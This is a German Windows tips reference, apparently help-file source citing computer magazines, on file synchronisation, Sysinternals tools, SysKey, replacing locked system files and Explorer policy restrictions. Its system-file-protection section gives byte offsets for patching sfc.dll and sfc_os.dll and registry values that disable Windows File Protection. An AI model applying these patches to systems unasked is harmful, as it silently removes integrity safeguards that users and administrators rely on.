Gemäß c't Heft 10/2009 (Softlink <0910156{bmc earth16.bmp}>), Seite 156 besitzen die neueren RoboCopy-Versionen (Version XP026 für WinXP und Server 2003 oder XP027 für Vista) den Schalter /DST (Daylight Saving Time), der bei inkrementellen Kopien (Schalter /MIR) nach der Zeitumstellung (Sommer/Winterzeit) verhindert, dass alle Dateien kopiert werden.

Mittels "Offline-Dateien" lassen sich z.B. auf einem Laptop Dateien, die eigentlich auf einem Server liegen, verfügbar machen. Bei Netzwerk-Verbindung werden die lokalen Kopien aktuell gehalten bzw. während Offline-Zeit gemachte Änderungen versucht auf den Server zurückzuschreiben. Sollte die Datei auf dem Server zwischenzeitlich von einem anderen Gerät aus auch geändert worden sein, so wird ein Synchronisierungs-Konflikt angezeigt, der dann manuell aufzulösen ist. Manchmal ist es notwendig, die Verwaltungsstrukturen dahinter neu zu initialisieren. Dann sollten

- Zunächst alle Dateien synchronisiert werden und Konflikte bereinigt werden.
- Dann den Registry-Eintrag HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\NetCache.FormatDatabase{bmc edit.bmp} = 1 anlegen und den Rechner neu starten <http://support.microsoft.com/kb/230738{bmc earth16.bmp}>. Dies gilt wohl für Win2k-Server, Win2k-Prof, Win2003-32bit und WinXP. Es ist aber auch für Win7 bei <http://answers.microsoft.com> oft so beschrieben. Gemäß <http://support.microsoft.com/kb/942974{bmc earth16.bmp}> und <http://support.microsoft.com/kb/934160{bmc earth16.bmp}> ist in manchen Fällen (bei shared Folders, Win7) der Eintrag HKLM\SYSTEM\CurrentControlSet\Services\Csc.FormatDatabase{bmc edit.bmp} zuständig.
- Der nächste Shutdown & Reboot macht dann die Neuinitialisierung des Caches und löscht den Registry-Eintrag wieder.

Siehe auch Dubletten-Finder, Sync Framework{bmc shortcut.bmp}, SyncML, inkrementelles Backup.

Synchronisation

\$ Synchronisation von Verzeichnissen

K Synchronisation (Verzeichniss);Datei-Synchronisation;Verzeichnis-Synchronisation; Rsync; SyncToy; Rich Copy; Aktenkoffer; Offline-Dateien; RoboCopy

#\$K SyncML

SyncML ist ein offener Standard zur Synchronisation von PIM-Daten und wird inzwischen z.B. von vielen neuen Handys unterstützt. Beschrieben wird SyncML in der c't Heft 14/2006, Seite 140ff.

Siehe auch [MS Sync Framework](#)[{bmc shortcut.bmp}](#).

SyncML

\$ SyncML

K SyncML;Synchronisation (PIM)

#\$K Sysinternals

Mark Russinovich hat eine ganze Reihe von interessanten Tool für Systemadministratoren und Programmierer entwickelt und unter <http://www.sysinternals.com> kostenlos zur Verfügung gestellt. Inzwischen jedoch von Microsoft aufgekauft. Die Tools, wie z.B. der "Process Explorer" stehen aber weiterhin kostenlos zur Verfügung.

Gemäß c't Heft 13/2008, Seite 37 stehen die Tools jetzt unter <http://live.sysinternals.com> einzeln auch zur Verfügung und können z.B. via <http://live.sysinternals.com/tools/procmon> direkt verwendet werden.

Gemäß PC-Welt Heft 2/2010, Seite 40 ist das "Computer Online Forensic Evidence Extractor" Cofee von Microsoft, ein Set von Batch-Dateien und einige Sysinternals-Tools, das zur Sicherung von Beweisen für Gerichtsverfahren dienen kann, seit November 2009 im Internet verfügbar. Anwendung:

- Mittels der graphischen Oberfläche am eigenen PC ein Ermittlungsprofil anlegen und auf USB-Stick speichern.
- Am Ziel-PC den Stick einstecken und runner.exe ausführen.
- Am eigenen PC mit dem Stick wieder Cofee starten und über "Report" die gesammelten Daten auswerten.

Gemäß c't Heft 8/2015, Seite 148 steht eine aktuelle Toolsammlung zur direkten Verwendung bereit. Man braucht si nur über ein [net use * http://live.sysinternals.com/tools](http://live.sysinternals.com/tools) einbinden. Statt dem * (für automatisch Suche nach einem freien Laufwerksbuchstaben) kann auch freier Laufwerksbuchstabe angegeben werden.

Sysinternals

\$ Sysinternals

K Sysinternals;Mark Russinovich;Russinovich, Mark;Process ExplorerComputer Online Forensic Evidence Extractor (Cofee);Cofee (Computer Online Forensic Evidence Extractor)

#\$K SysKey

Gemäß PC-Welt Heft 7/2009, Seite 37 ist das Programm syskey.exe nicht auf aktuellem Stand und enthält damit eine böse Falle, selbst unter Windows 7. SysKey.exe dient dazu, den Logon nur noch mit einer Schlüssel-Diskette zuzulassen indem es den Schlüssel für die Kennwort-Datei nicht mehr lokal, sondern auf dem a:-Laufwerk speichert. Die Reihenfolge beim Einrichten enthält einen gefährlichen Fallstrick:

- Die Kennwort-Datei wird verschlüsselt.
- Der Schlüssel wird versucht, auf dem Laufwerk A: zu speichern. Ein Rückgängig ist nicht vorgesehen, mit einem Prozess-Kill schließt man sich aus!

Wenn es noch nicht ganz zu spät ist:

- Mittels `subst a: <verzeichnis>` (z.B. `subst a: %temp%\bmc.dos.bmp`) vorübergehend ein A:-Laufwerk zur Verfügung stellen.
- Jetzt syskey.exe nochmal aufrufen und mit der Option "Systemstartschlüssel lokal speichern" dies wieder rückgängig machen.

Ansonsten hilft nur:

- Systemwiederherstellung ausführen und das System auf den letzten Wiederherstellungspunkt davor zurücksetzen.

SysKey

\$ SysKey

K SysKey;Key-Diskette für Logon;Logon mit Key-Diskette

#\$K Systemdateien ersetzen

Sollen Dateien, die von Windows gerade verwendet werden, z.B. durch neue Versionen ersetzt werden, so muss getrickelt werden. Bei Win95 und Win98 kann man solche Dateien in WININIT.INI{bmc notepad.bmp} vermerken (bzw. vermerken lassen):

```
[rename]
NUL=H:\~MSSETUP.T\~msstfqf.t\acmsetup.exe
c:\windows\alte.dll=c:\temp\neue.dll
```

Diese Datei wird beim Systemstart vom DOS-Programm WININIT.EXE, das die Meldung "Die Systemkonfiguration wird aktualisiert ..." produziert, abgearbeitet und dann in WININIT.BAK{bmc notepad.bmp} umbenannt. Nur nicht erledigte Einträge bleiben in einer gekürzten WININIT.INI zurück. Fehlerhafte Einträge bleiben also zurück und müssen gegebenenfalls manuell gelöscht werden, um die Meldung wegzubekommen.

NT verwendet eine entsprechende Liste in der Registry unter HKLM\System\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations{bmc edit.bmp}, auf die nur Administratoren Schreibzugriff haben. Einträge hier werden mittels der API-Funktion

```
MoveFileEx('c:\windows\alte.dll', 'c:\temp\neue.dll', MOVEFILE_DELAY_UNTIL_REBOOT);
```

gemacht, die unter Win98 und unter NTff zur Verfügung steht. Die Liste wird bei NTff vom DOS-Programm autochk.exe abgearbeitet.

Der Untereintrag RenameOperations{bmc tree.bmp} von Win98 ist nicht dokumentiert. Unter Win95 findet sich SessionManager{bmc tree.bmp}, unter NT Session Manager{bmc tree.bmp} (mit Leerzeichen) und unter Win98 'SessionManager' und 'Session Manager'.

In der c't Heft 6/2005, Seite 252ff (Softlink 0506252{bmc earth16.bmp}) gibt's den Artikel: Hajo Schulz, Löschmittel, Dateien trotz Zugriffssperre löschen. Dateien die vom System in Benutzung sind, lassen sich zum Löschen beim nächsten Start vormerken indem (ab WinNT) ein REG_MULTI_SZ-Eintrag

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations{bmc edit.bmp}

erzeugt bzw um ein Wertepaar erweitert wird. Die Datei aus dem ersten Eintrag jeden Paares wird verschoben auf den Namen des zweiten Eintrags. Wenn der zweite Eintrag einen Leeren Wert enthält, wird sie gelöscht! So ein leerer Eintrag lässt sich jedoch mit Microsofts RegEdit nicht erzeugen! Unter obigen Softlink gibt es das Programm

Later (auch als Delphi-Quelltest), das dies macht, sofern mit den notwendigen Rechten gestartet. Normalerweise sind Admin-Rechte für diesen Ast der Registry notwendig (siehe RunAs). Nachtrag Heft 8, Seite 179: Von Mark Russinovich bei SysInternals gibt's Kommandozeilen-Tools um die zum Löschen oder umbenennen beim nächsten Boot vorgemerkten Dateien anzeigen zu lassen (PendMoves.exe) oder Dateien vorzumerken (movefile.exe)

<http://www.microsoft.com/technet/sysinternals/SystemInformation/PendMoves.mspx{bmc earth16.bmp}> und das Tool handle.exe (<http://www.microsoft.com/technet/sysinternals/utilities/handle.mspx{bmc earth16.bmp}>) um

festzustellen, welche Files ein Prozess geöffnet hat:

```
handle c:\Programme\..\Program.exe >nul
if errorlevel 1 (
    REM alles klar, löschen
) else (
    REM Later muss ran!
```

Dateinamen die mit \\?\ beginnen kennzeichnen Dateinamen über Low-Level-Zugriff! Z.B. Shadow-Kopien von aktuellen Dateien sind teilweise nur so zugänglich. Gemäß c't Heft 16/2015, Seite 153 lässt sich z. B. ein Ordner, dessen Namen mit einem Punkt endet (auf den man normal nicht zugreifen kann!) von der Kommandozeile aus mit dem rd-Befehl löschen, indem man vor dem Laufwerksbuchstaben noch ein \\?\ einfügt.

Geöffnete Dateien lassen sich mit Freeware-Tool Unlocker zwangsweise schließen und dann löschen (PC-Welt Heft 5/2007, Seite 47, <http://www.pcwelt.de/heft{bmc earth16.bmp}>).

#\$K xmnt2002 not found

Die Fehlermeldung "xmnt2002 not found - skipping AUTOCHECK" kommt unter Umständen beim Booten von Windows, wenn mit Powerquests PartitionMagic die Partitionierung geändert wurde und Laufwerksbuchstaben verändert wurden. Gemäß c't Heft 20/2005, Seite 185 ist dann in im Multi_SZ-Eintrag

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager,BootExecute außer dem notwendigen "autocheck autochk *" noch ein Eintrag mit xmnt2002 drin, der ins leere zeigt und gelöscht werden muss.

SysFilesErsetzen

\$ Systemdateien ersetzen

K Systemdateien ersetzen;wininit.ini/exe/bak;autochk.exe;PendingFileRenameOperations;Later (Toole zum Datei-Ersetzen beim Reboot);Löschen offener Dateien;Ersetzen von Dateien beim Reboot;Dateien in Benutzung ersetzen;{??} Unicode-Dateien;Unicode-Datei-Kennzeichen {??};Low-Level-Datei-Zugriff

xmnt2002

K xmnt2002 not found;Partition Magic-Problem;AUTOCHECK skipped

Siehe auch Autostart bei Logon, Löschen von Dateien, DLL-Versionen.

#K Systemdatei-Schutz SFC (2000 und XP)

Ab Win 2000 gibt es den "Windows-Dateischutz" neben anderen Sicherungsmechanismen fürs lauffähig halten von Windows wie der System-Wiederherstellung und mehreren Controllsets für LastKnownGood.

Die Liste der vom "SFC" geschützten Dateien steckt in <windir>\system32\sfcfiles.dll. Das Tool "strings" von SysInternals <http://www.sysinternals.com> [{bmc earth16.bmp}](#) schafft hier einen Einblick. Bei einem Schreibzugriff auf eine dieser Dateien, wird per MD5-Prüfsumme aus einer der Dateien aus <windir>\system32\CatRoot, wobei sich die Auswahl aus <windir>\system32\CatRoot2\...catdb ergibt. Bei einer Änderung wird die Datei aus dem DLL-Cache restauriert (oder, falls <600MB (bei Win2000, bei XP plus max. Auslagerungsdatei-Größe) frei waren und daher kein DLL-Cache angelegt wurde, von der Installations-CD angefordert). Beim Restaurieren wird allerdings die Prüfsumme nicht kontrolliert wird! Neben dem eigentlichen DllCache unter <windir>\system32\DllCache kommt, wenn ein ServicePack installiert wurde noch <windir>\ServicePackFiles hinzu. Falls diese gelöscht wurde und der SFC aktiv wird, wird eine SlipStream-CD, d.h. eine Windows-Setup-CD mit integriertem ServicePack benötigt! sfc.exe kann man von der Kommandozeile aus mit einem Parameter aufrufen, wobei [sfc.exe /?{bmc dos.bmp}](#) die möglichen Parameter angibt.

Dies scheint aber zu Deaktivierung des Systemdateischutzes nicht zu reichen: Ab Win2000SP2 und bei XP muss gemäß der Beschreibung aus der Zeitschrift PC-Welt Heft 3/2002, Seite 66f zunächst mit einem Hex-Editor eine DLL aus dem system32-Verzeichnis wie folgt gepatcht werden:

	File	Offset	alt	neu
Win2000:	SFC.DLL	6211	8B C6	90 90
WinXP	SFC_OS.DLL	E2B8	8B C6	90 90

Hierzu ist zunächst eine Kopie, z.B. unter SFC.PAT im selben Verzeichnis zu erstellen und zu patchen. Dann den Rechner mit der Wiederherstellungskonsole starten und ins system32-Verzeichnis wechseln. Jetzt kann ausgetauscht werden, z.B. mit

	Win2000	WinXP
1. Schritt:	ren sfc.dll sfc.orig	ren sfc_os.dll sfc_os.orig
2. Schritt:	ren sfc.pat sfc.dll	ren sfc_os.pat sfc_os.dll

Nach dem nächsten Booten wird dann mit [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.SFCDisable{bmc edit.bmp}](#) auf einen der folgenden Werte gesetzt werden (Zeitschrift c't Heft 11/2002, Seite 193):

ffffff9d	komplett aus ab nächstem Neustart
1	aus mit Prompt-Abfrage zum Wiedereinschalten
2	beim nächsten Booten aus (ohne Abfrage), später dann wieder ein
4	ein, keine Popups

Wieder aktiviert ohne Abschaltmöglichkeit wird er, indem zurück getauscht wird.

Wird in der Registry unter HKLM\Software\Microsoft\Windows\CurrentVersion\SystemFileProtection, ShowPopUp auf '1' gesetzt, erscheint ein Hinweifenster, wenn der Systemdateischutz aktiv wird.

Abschalten lässt sich der Systemdateischutz in ME über [msconfig.exe{bmc shortcut.bmp}](#), Register "Autostart", Eintrag PcHealth oder *StateMgr. Wirksam nach Neustart.

Unter Win2000 muss zunächst [HKLM\Software\Microsoft\windows nt\currentversion\winlogon.SFCDisable{bmc edit.bmp}](#) (falls nicht vorhanden, anlegen!) auf 0FFFFFFF9D setzen.

Bei Win2000 und WinXP Prof. kann der SFC über mit dem Gruppenrichtlinien-Editor gpedit.msc [{bmc shortcut.bmp}](#) unter Computerkonfiguration, Administrative Vorlagen, System, Windows-Dateischutz teilweise konfiguriert werden. Mehr geht aber über direktes Editieren der Registry unter [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon{bmc tree.bmp}](#):

- [SFCQuota{bmc edit.bmp}](#) legt die maximale Größe des Dll-Caches in Bytes fest, 0xffffffff = 4 294 967 295₁₀ Byte = 4GB
 - Mittels [SFCDllCacheDir{bmc edit.bmp}](#) kann ein abweichendes Verzeichnis für den Dll-Cache festgelegt werden.
 - Mit [SFCDisable{bmc edit.bmp}](#) kann der System-Dateischutz wie in der Microsoft Knowledgebase unter [222473{bmc earth16.bmp}](#) beschrieben vorübergehend ausgeschaltete werden.
- (Zeitschrift c't Heft 26/2003, Seite 102ff)

In der Zeitschrift PC-Welt Heft 8/2001, Seite 58 (und auch Zeitschrift c't Heft 26/2003, Seite 102ff) ist beschrieben, wie man die Schutzfunktion der Systemwiederherstellung auf zusätzliche Verzeichnisse ausdehnt (Achtung: jede Veränderung erfordert dann Restart!):

in eine Kopie FileList.NEW der Datei <winDir>\System\Restore\FileList.XLM (XP: system32 statt system) [{bmc notepad.bmp}](#) mit einem Editor (Syntax ähnlich zu HTML, hat nichts mit alten Excel-Makro-XLM-Files zu tun!) in den Abschnitten <Directories> und <Exclude> z.B. für den Schutz von d:\archive inklusive Unterverzeichnissen die Zeile

```
<REC PROT="TRUE">d:\archive</REC>
```

SystemdateiSchutz

\$ Systemdatei-Schutz (Win ME, 2000)

K Systemdatei-Schutz;PcHelth;sfplug.txt;sfc.exe (System-Datei-Schutz)

hinzufügen. Dann in <windir>\wininit.ini (geg. neu anlegen) mit dem Eintrag (c:\win richtig anpassen!)
[Rename]

c:\win\system\restore\filelist.sik = c:\win\system\restore\filelist.xml

c:\win\system\restore\filelist.xml = c:\win\system\restore\filelist.new

beim nächsten Systemstart das umkopieren veranlassen. Vorher aber noch mit dem Registry-Eintrag HKLM\System\CurrentControlSet\Services\VxD\VxdMon\FirstRun auf Y setzen, damit die xml-Datei neu eingelesen wird.

Die "Automatische Systemwiederherstellung" (ASR = Automatic System Recovery) aus dem Backup-Programm nbackup.exe hat weder mit der zuvor beschriebenen System-Wiederherstellung durch Rollback noch dem System-Dateischutz SFC etwas zu tun!

In der Zeitschrift c't Heft 23/2002, Seite 180f findet sich ein Artikel zum Thema: Hajo Schulz: Am eigenen Zopf, Windows XP mit Bordmitteln wiederbeleben. Im c't Heft 26/2003, Seite 102ff: Axel Vahldiek, Gerrit Grunwald: Selbstheilungskräfte, wie Windows 2000 und XP sich selbst reparieren.

Die Zeitschrift PC-Welt Heft 12/2003, Seite 262 beschreibt, wie man den DLL-Cache des SFC auf ein anderes Laufwerk verlegt. Vor SP2 von Win2000 reichte der Eintrag HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon_SFCDllCacheDir{bmc edit.bmp} (RegistryTyp Expand-SZ) mit z.B. D:\DllCache.

Bei späteren Versionen ist zusätzlich in der Datei:

<u>Version</u>	<u>Datei</u>	<u>Offset</u>
Win 2000 SP2, SP3	sfc.dll	0x6211
Win 2000 SP4	sfc.dll	0x06DB
WinXP	sfc_os.dll	0xE2B8
WinXP SP1	sfc_os.dll	0xE3BB

das 8B C6 an der angegebenen Stelle durch 90 90 zu patchen.

Vista verwendet zum Schutz einen anderen Mechanismus: "Windows Resource Protection" verwendet keine Dateikopien im dllcache mehr! Nur die Benutzergruppe TrustedInstaller hat Schreibrechte für Systemdateien, die Administratoren-Gruppe normalerweise nicht mehr. Erst nach der Übernahme des Besitzes kann sich der Administrator dann z.B. für notepad.exe die Schreibrechte geben, um sie gegen eine andere Version auszutauschen (c't Heft 3/2007, Seite 188).

Eine Alternative zu

sfc /scannow

ist, insbesondere wenn sfc.exe meldet, dass es nicht alles reparieren konnte, ab Win 8 das neuere

DISM /Online /Cleanup-Image /RestoreHealth

Dieses kann wohl auf beschädigte Dateien, wenn keine unbeschädigte Kopie auf dem Gerät verfügbar ist, Dateien von Microsoft-Servern laden. U. U muss sfc auch mehrfach gestartet werden.

#K System-Einschränkungen

Die Einstellmöglichkeiten des Users für Startmenü, Desktop und Taskleiste können z.B. von Administratoren eingeschränkt werden. Normalerweise geschieht dies über Gruppenrichtlinien mittels des Gruppenrichtlinien-Editors, der seit Win2000 ein Teil der Microsoft Management Console MMC ist, oder auch über den Policy-Editor. Viele Einstellungen, für die Windows direkt keinen Einstell-Dialog hat, lassen sich über Tweak-UI einstellen. Das meiste wird unter HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\bmc tree.bmp gespeichert (alles Binär oder DWORD, 0 oder 1). Meist müssen die Einträge neu angelegt werden.

Gegliedert nach Startmenü, Taskleiste, Explorer, Desktop, Systemsteuerung, Software-Installation, Netzwerk, Ausführen und sonstiges.

#1. Startmenü

- NoClose{bmc edit.bmp} Shut-Down-Option aus Startmenü entfernen, Shutdown über Ctrl-Alt-Del bleibt aber weiterhin möglich.
- NoRun{bmc edit.bmp} "Ausführen ..." aus dem Startmenü entfernen. Siehe auch unten Start_ShowRun.
- NoFind{bmc edit.bmp} schaltet den Menüpunkt "Suchen" im Startmenü weg.
- NoRun{bmc edit.bmp} schaltet den Menüpunkt "Ausführen" im Startmenü weg.
- NoSetFolders{bmc edit.bmp} Systemsteuerung, Drucker, Netzwerkverb. unter Start, Einstellungen werden ausgeblendet. Außerdem auch unter Arbeitsplatz im Baum des Explorers. **Achtung:** Die Tastenkombination Win + E startet dann nicht mehr den Explorer!!
- IntelliMenus{bmc edit.bmp} Hiermit wird das automatische Verkürzen von Menüs gesteuert:
0 default, XP verwendet die intelligenten Menüs
1 keine intelligenten Menüs. Benutzer kann sie auch nicht mehr aktivieren
2 intelligente Menüs. Benutzer kann sie nicht mehr deaktivieren
- NoSimpleStartMenu{bmc edit.bmp} Mit dem Wert 1 wird das "einfache" XP-Stil-Menü deaktiviert und das alte (komplizierte?) Startmenü erzwungen.
- NoStartMenuPinnedList{bmc edit.bmp} Mit dem Wert 1 wird die Liste der angehefteten Programme entfernt.
- NoStartMenuMfuProgramsList{bmc edit.bmp} Mit dem Wert 1 wird die Liste der "Most frequently used" Programme entfernt.
- NoCommonGroups{bmc edit.bmp} Mit dem Wert 1 werden die Standard-Programmgruppen entfernt.
- NoStartMenuSubFolders{bmc edit.bmp} Mit dem Wert 1 werden die Unterordner des Benutzers entfernt.
- GreyMsiAds{bmc edit.bmp} Mit dem Wert 1 werden die Anwendungen auf dem PC, die für den aktuellen Benutzer noch Nachinstallationen erfordern, im Startmenü gegraut, d.h. deaktiviert und damit nicht verwendbar. Das Öffnen des Startmenüs kann bei aktivierter Option verlangsamt sein!
- NoWindowsUpdate{bmc edit.bmp} Mit dem Wert 1 werden der Link zur Windows-Update-Funktion entfernt.
- NoSmMyDocs{bmc edit.bmp} Mit dem Wert 1 wird "Eigene Dateien" aus dem Startmenü entfernt.
- NoStartMenuMyMusic{bmc edit.bmp} Mit dem Wert 1 wird "Eigene Musik" aus dem Startmenü entfernt.
- NoSmMyPictures{bmc edit.bmp} Mit dem Wert 1 wird "Eigene Bilder" aus dem Startmenü entfernt.
- NoSmHelp{bmc edit.bmp} Mit dem Wert 1 wird "Hilfe" aus dem Startmenü entfernt.
- NoFind{bmc edit.bmp} Mit dem Wert 1 wird "Suchen" aus dem Startmenü entfernt.
- NoFavoritesMenu{bmc edit.bmp} Mit dem Wert 1 werden die "Favoriten" aus dem Startmenü entfernt.
- NoRecentDocsMenu{bmc edit.bmp} Mit dem Wert 1 werden die "Dokumente" aus dem (classic!?) Startmenü entfernt. Bei einigen IE4-Versionen ist NoDocumentsMenu{bmc edit.bmp} zu verwenden!
- NoRecentDocsHistory{bmc edit.bmp} Mit dem Wert 1 werden Änderungen/Aktualisierungen im Dokumente-Untermenü verhindert.
- NoNetworkConnections{bmc edit.bmp} Eintrag "Verbinden" im Startmenü ausblenden.
- NoNetworkConnections{bmc edit.bmp} Blendet "Verbinden mit" im "einfachen" XP-Startmenü aus. Beim klassischen Startmenü ohne Wirkung.
- NoStartMenuNetworkPlaces{bmc edit.bmp} Blendet "Netzwerkumgebung" aus.
- ForceStartMenuLogOff{bmc edit.bmp} Blendet "Abmelden" ein.
- StartMenuLogOff oder NoStartMenuLogOff ?? Blendet "*Benutzer* abmelden" aus.
- NoLogOff{bmc edit.bmp} Blendet "*Benutzer* abmelden" im Classic-Startmenü aus.
- NoClose{bmc edit.bmp} Blendet "Ausschalten" bzw. "Herunterfahren" bzw. "Beenden" im Startmenü aus.
- NoStartMenuEjectPC{bmc edit.bmp} Blendet "Abdocken" bei Laptops im Startmenü aus.
- NoChangeStartMenu{bmc edit.bmp} Verhindert Änderungen im Startmenü per Drag- und Drop.

SystemRestrictions

\$ System-Einschränkungen

K

Startmenü-Einschränkungen;Arbeitsplatz-Einschränkungen;Taskbar-Einschränkungen;Explorer-Einschränkungen; Desktop-Einschränkungen;Restrictions (System-Einschränkungen);Einschränkungen;Ausblenden (z.B. "Gemeinsame Dokumente");Windows-Tour (de)aktivieren;IntelliMenus;Menüs (intelligent)

SystemResStartmenü

NoUserNameInStartMenu{bmc edit.bmp} Verhindert die Anzeige des Usernamens im Startmenü (z.B. "Admin abmelden" im classic Startmenü).

NoSmBalloonTip{bmc edit.bmp} Verhindert die Anzeige der Ballon-Tipps im Startmenü.

NoCDBurning{bmc edit.bmp} Verhindert die Anzeige von "Dateien auf CD schreiben" im Kontextmenü von CD-Brenner-Laufwerken. Imap-CD-Brenn-COM-Dienst darf nicht deaktiviert sein!
(PC-Welt Heft 9/2005, Seite 111)

nicht unter ...\\Policies\\Explorer sondern ...\\Explorer\\Advanced liegen:

Start_AdminToolsRoot{bmc edit.bmp} Mit dem Wert 1 wird Systemverwaltung direkt im Startmenü angezeigt, mit dem Wert 2 im Untermenü Programme. Mit 0 nirgends, mit 3 an beiden Stellen.

StartButtonBalloonTip{bmc edit.bmp} Schaltet die Ballon-Tipps des Start-Buttons ein (1, default) oder aus (0).

StartMenuAdminTools{bmc edit.bmp} Mit dem Wert 1 wird Verwaltung ein- oder ausgeblendet.

Die folgenden Einträge steuern die Anzeige der entsprechenden Menüs: Wert 0 unterdrückt die Anzeige, Der Wert 1 aktiviert die Anzeige. Der Wert 2 bewirkt bei einigen davon ein "Cascade", d.h. dass sich ein Untermenü statt eines Fensters öffnet:

Start_ShowControlPanel{bmc edit.bmp} Start_ShowHelp{bmc edit.bmp} Start_ShowMyComputer{bmc edit.bmp}

Start_ShowMyDocs{bmc edit.bmp} Start_ShowMyMusic{bmc edit.bmp} Start_ShowMyPics{bmc edit.bmp}

Start_ShowNetCon{bmc edit.bmp} Start_ShowNetPlaces{bmc edit.bmp} Start_ShowPrinters{bmc edit.bmp}

Start_ShowRecentDocs{bmc edit.bmp} #Start_ShowRun{bmc edit.bmp} Start_ShowSearch{bmc edit.bmp}
StartMenuFavorites{bmc edit.bmp}

#2. Taskleiste

Ballontips{bmc edit.bmp} Mit 0 werden bei XP die Ballontips (ab Neustart) abgeschaltet (PC-Welt 10/2003, S.115).

EnableBalloonTips{bmc edit.bmp} Schaltet die Ballon-Tipps der Taskleiste ein (1, default) oder aus (0).

HideClock{bmc edit.bmp} Uhrzeit im Infobereich ausblenden.

LockTaskbar{bmc edit.bmp} Taskleist an aktuellen Position fixieren, d.h. kann nicht mehr z.B. an den rechten Bildschirm-Rand verschoben werden.

NoSetTaskbar{bmc edit.bmp} Einstellungen Task-Leiste gesperrt

NoStartBanner{bmc edit.bmp} keine Laufschrift beim Start

NoTrayContextMenu{bmc edit.bmp} Kontext-Menü der Taskleiste kann nicht geöffnet werden.

NoToolbarsOnTaskbar{bmc edit.bmp} In der Taskbar werden keine benutzerspezifischen Symbolleisten angezeigt.

NoCloseDragDropBands{bmc edit.bmp} Definierte Symbolleisten der Taskbar können nicht verändert werden.

NoMovingBands{bmc edit.bmp} Definierte Symbolleisten der Taskbar können nicht verschoben werden.

NoTaskGrouping{bmc edit.bmp} Schaltflächen in der WinXP-Taskleiste werden nicht zu Gruppen zusammengefasst. (WinXP)

EnableAutoTray{bmc edit.bmp} keine automatisches Ausblenden der Icons im Infobereich (rechts). (WinXP)

NoAutoTrayNotify{bmc edit.bmp} keine automatische Bereinigung der Icons im Infobereich (rechts). (WinXP)

NoTrayItemsDisplay{bmc edit.bmp} keine Icons im Infobereich (rechts). (WinXP)

NoSetTaskbar{bmc edit.bmp} blendet "Taskleiste" im Eigenschaftenmenü aus, so dass nur noch "Startmenü" übrig bleibt.

DisableTaskMgr{bmc edit.bmp} Mit dem Wert 1 wird der Start des Taskmanagers verhindert. (PC-Welt 4/2005, Seite 149)

Weiteres siehe Taskbar.

#3. Explorer

NoRecentDocsNetHood{bmc edit.bmp} Blendet Shares unter "Netzwerkumgebung" im Baum aus (Win2000).

NoSetFolders{bmc edit.bmp} Unter Arbeitsplatz im Baum des Explorers werden Systemsteuerung, Drucker, Netzwerkverb. ausgeblendet. Außerdem auch unter Start, Einstellungen!. **Achtung:** Die Tastenkombination Win + E startet dann nicht mehr den Explorer!!

NoSharedDocuments{bmc edit.bmp} Blendet "Gemeinsame Dateien" im Baum unter "Arbeitsplatz" aus (WinXP). Allerdings wird gemäß PC-Welt Heft 6/2006, Seite 142 auch "Eigene Dateien" ausgeblendet!

NoRecentDocsNetHood{bmc edit.bmp} Blendet freigegebene Ordner im Baum unter "Netzwerkumgebung" aus.

NoResolveSearch{bmc edit.bmp} Mit 1 wird die automatische Suche nach fehlendem Ziel einer Verknüpfung abgeschaltet.

NoResolveTrack{bmc edit.bmp} Mit 1 wird bei Win2000/XP die automatische Änderung der Verknüpfungen auf eine Datei, wenn diese Datei umbenannt oder innerhalb einer Partition verschoben wird, abgeschaltet.

LinkResolveIgnoreLinkInfo{bmc edit.bmp} Bei einem Link zu einem nicht angebundnen Netzlaufwerk bindet Windows dieses automatisch an. Falls jedoch der ursprüngliche Laufwerksbuchstabe

SystemResSmRun
SystemResTaskbar
SystemResExplorer

schon anderweitig belegt ist, sucht sich Windows einen freien Laufwerkbuchstaben und biegt den Link gleich darauf um. Bei der nächsten Gelegenheit ist dann dadurch ein Server gleich unter verschiedenen Laufwerkbuchstaben angebunden! Dieses umbiegen lässt sich durch den Wert 1 für diesen Eintrag abschalten (nach Neustart wirksam). (Zeitschrift PC-Welt Heft 5/2004, Seite 69)

EnforceShellExtensionSecurity{bmc edit.bmp} Wenn dieser Eintrag vorhanden und auf 1 (jeder Wert <> 0??) gesetzt ist, dann lädt der Explorer nur noch die Extensions, die unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellExtensions\Approved{bmc tree.bmp} aufgelistet sind. c't Heft 17/2006, Seite 100ff

Siehe auch Explorer.

#4. Desktop

NoDesktop{bmc edit.bmp} keine Symbole auf dem Desktop. Siehe auch unten NoInternetIcon und Desktop-Icons.

NoInternetIcon{bmc edit.bmp} Blendet das IE-Icon auf dem Desktop aus! Normalerweise geht das aber gemäß Desktop-Icons. Siehe auch oben unter NoDesktop.

NoNetHood{bmc edit.bmp} kein Netzwerksymbol auf dem Desktop

NoSaveSettings{bmc edit.bmp} Einstellungen des Desktops (was ist offen, an welcher Position) beim Shutdown nicht speichern

Die folgenden Beschränkungen für das Ein-/Ausschalten des Active-Desktops liegen auch noch unter ...\Policies\Explorer:

NoActiveDesktop{bmc edit.bmp} GIF, JPG- und HTML-Dateien können nicht mehr als Desktop-Hintergrund verwendet werden.

NoActiveDesktopChanges{bmc edit.bmp} Änderungen am ActiveDesktop sind blockiert

ForceActiveDesktopOn{bmc edit.bmp} Erzwingt ab Win2000 den ActiveDesktop

NoSetActiveDesktop{bmc edit.bmp} Entfernt bei älteren Win-Versionen die "ActiveDesktop"-Option im Eigenschaften-Dialog

ClassicShell{bmc edit.bmp} Mit 1 wird ActiveDesktop und Webansicht gesperrt.

Die folgenden weiteren Active-Desktop-Optionen sind unter ...\Policies\ActiveDesktop:

NoComponents{bmc edit.bmp} Entfernt alle active Einträge

NoAddingComponents{bmc edit.bmp} *Neu* auf der Registerkarte *Web* ist gesperrt

NoDeletingComponents{bmc edit.bmp} *Löschen* auf der Registerkarte *Web* ist gesperrt

NoEditingComponents{bmc edit.bmp} *Bearbeiten* auf der Registerkarte *Web* ist gesperrt

NoClosingComponents{bmc edit.bmp} Webseite des ActiveDesktop lässt sich nicht schließen

NoHtmlWallPaper{bmc edit.bmp} als Hintergrundbild lassen sich keine HTML-Seiten, sondern nur noch Bitmaps auswählen.

